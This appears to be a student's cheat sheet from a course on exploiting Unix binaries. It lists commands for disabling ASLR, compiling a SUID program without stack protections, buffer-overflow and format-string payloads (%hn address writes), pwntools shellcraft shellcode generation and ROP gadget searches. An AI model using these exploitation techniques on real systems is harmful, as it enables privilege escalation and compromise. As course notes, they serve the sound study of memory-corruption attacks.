Cheat Sheet

Thursday, September 14, 2023 5:36 PM

```
sudo ./disableASLR.sh
```

```
echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
echo 2 | sudo tee /proc/sys/kernel/randomize_va_space
```

```
gcc -m32 -g suid_bof2.c -o suid_bof3 -fno-stack-protector -z
execstack -no-pie -mpreferred-stack-boundary=2 -fno-pic
```

```
r $(python2 -c “print(‘A’*80)”)
 ./program2 < <((echo '3'; echo "$(<sam.txt)"))
r <<(( python2 -c "print('A'*448 +'B'*4)"))
```

```
msf-pattern_create-l 140
msf-pattern_offset-q
Gdb-peda
Starti
Jmpcall
```


```
r  $(python2 -c
"print('\x10\xc0\x04\x08\x12\xc0\x04\x08%2044x%2\$hn%3
8916x%1\$hn')")
```

```
shellcraft -l | grep linux
shellcraft -r payloadname
shellcraft -f escaped i386.linux.sh
shellcraft -f asm i386.linux.sh
```


```
shellcraft -f escaped i386.linux.sh | grep -o "\x" | wc -l
```

<u>^^^To get size of payload ^^^</u>

```
rop –grep pop –grep ret
```



```
r < <((python2 -c "print('\x1c\x90\x55\x56%1\$n')"))
```



```
/mnt/HackingUnixBinariesStuff > sudo Lecture\ Programs/Lecture7/enableASLR.sh
+ aslrPATH=/proc/sys/kernel/randomize_va_space
++ cat /proc/sys/kernel/randomize_va_space
+ ASLR=2
+ '[' 2 = 0 ']'
+ echo 'ALSR is already enabled!'
ALSR is already enabled!
/mnt/HackingUnixBinariesStuff >
```

https://gitlab.com/0x4ndr3/format-strings-series-utube/-/blob/master/vid4/x.py

```
objdump -d -M intel program3 | grep -A20 main.:
```